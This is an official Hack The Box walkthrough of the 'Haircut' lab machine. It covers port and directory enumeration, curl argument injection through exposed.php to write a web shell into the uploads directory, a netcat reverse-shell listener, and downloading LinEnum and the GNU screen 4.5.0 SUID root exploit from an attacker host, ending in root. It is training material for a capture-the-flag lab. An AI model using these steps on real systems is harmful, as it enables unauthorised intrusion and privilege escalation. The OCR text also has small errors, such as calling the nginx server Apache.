Hack The Box

PEN-TESTING LABS

Haircut

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Difficulty: Easy

Classification: Official

SYNOPSIS

Haircut is a fairly simple machine, however it does touch on several useful attack vectors. Most notably, this machine demonstrates the risk of user-specified CURL arguments, which still impacts many active services today.

Skills Required


- Basic knowledge of Linux
- Enumerating ports and services

Skills Learned

- HTTP-based fuzzing
- Exploiting CURL/Command injection

Enumeration

Nmap



Target: 10.10.10.24

Profile: Intense scan


Command: nmap -T4 -A -v 10.10.10.24

OS	Host
	10.10.10.24

	Port	Protocol	State	Service	Version
✓	22	tcp	open	ssh	OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubunt
✓	80	tcp	open	http	nginx 1.10.0 (Ubuntu)

Nmap reveals only two open services; OpenSSH and Apache.

Dirbuster


OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File
Options
About
Help
Scan Information
Results - List View: Dirs: 0 Files: 1
Results - Tree View
Errors: 0
Change
Back
Pause
Stop
Report

http://10.10.10.24:80/

Directory Stucture	Response Code	Response Size
/	200	395
uploads	403	342
exposed.php	200	179

Current speed: 363 requests/sec

(Select and right click for more options)

Average speed: (T) 293, (C) 344 requests/sec

Parse Queue Size: 0

Total Requests: 83765/415263

Current number of running threads: 100

Time To Finish: 00:16:03

DirBuster Stopped


/chatterbox.php

Dirbuster, using the Dirbuster lowercase medium wordlist, finds **exposed.php** and an **uploads** directory.

Exploitation


The **exposed.php** file simply CURLs a specified url and displays the result. By adding the **-o** flag after the url, it gets tacked on to the end of the command, and saves the output to the specified file. This achieved with **http://<LAB IP>/writeup.php -o uploads/writeup.php**

The file must be saved to the **uploads** directory as the Apache user does not have write permissions to the main website directory.


Enter the Hairdresser's location you would like to check. Example: http://localhost/test.html

php -o uploads/writeup.php

Python is not available on the target, however Python3 is. It is possible to obtain an interactive shell with the command **python3 -c 'import pty; pty.spawn("/bin/bash")'**



```
[1]+  Stopped                 nc -nvlp 1234
root@kali:~# stty raw -echo
root@kali:~# nc -nvlp 1234

www-data@haircut:~/html/uploads$ wget 10.10.14.5/escalate.
--2017-10-13 09:58:30--  http://10.10.14.5/escalate.
Connecting to 10.10.14.5:80... connected.
HTTP request sent, awaiting response... 404 Not Found
2017-10-13 09:58:31 ERROR 404: Not Found.

www-data@haircut:~/html/uploads$ wget 10.10.14.5/escalate.sh
--2017-10-13 09:58:34--  http://10.10.14.5/escalate.sh
Connecting to 10.10.14.5:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 43292 (42K) [text/x-sh]
Saving to: 'escalate.sh'

escalate.sh         100%[===================>]  42.28K  78.5KB/s    in 0.5s

2017-10-13 09:58:35 (78.5 KB/s) - 'escalate.sh' saved [43292/43292]

www-data@haircut:~/html/uploads$ chmod +x escalate.sh
www-data@haircut:~/html/uploads$ ./escalate.sh -t > linenum_haircut.txt
www-data@haircut:~/html/uploads$
```


Privilege Escalation

LinEnum: https://github.com/rebootuser/LinEnum

Running LinEnum generates a very lengthy output. To view the full report, refer to **linenum_haircut.txt**. The main thing that stands out is the SUID file **/usr/bin/screen-4.5.0**

A quick search finds **Exploit-DB 41154**. Saving the proof of concept to the target and running it immediately grants a root shell. The flags can be obtained from **/home/maria/Desktop/user.txt** and **/root/root.txt**

Exploit: https://www.exploit-db.com/exploits/41154/



```
HTTP request sent, awaiting response... 200 OK
Length: 1152 (1.1K) [text/x-sh]
Saving to: '41154.sh'

41154.sh             100%[===================>]   1.12K  --.-KB/s    in 0s

2017-10-13 10:13:33 (155 MB/s) - '41154.sh' saved [1152/1152]

www-data@haircut:~/html/uploads$ chmod +x 41154.sh
www-data@haircut:~/html/uploads$ ./41154.sh
~ gnu/screenroot ~
[+] First, we create our shell and library...
gcc: error trying to exec 'cc1': execvp: No such file or directory
gcc: error trying to exec 'cc1': execvp: No such file or directory
[+] Now we create our /etc/ld.so.preload file...
[+] Triggering...
' from /etc/ld.so.preload cannot be preloaded (cannot open shared object file):
ignored.
[+] done!
No Sockets found in /tmp/screens/S-www-data.

# id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
#
```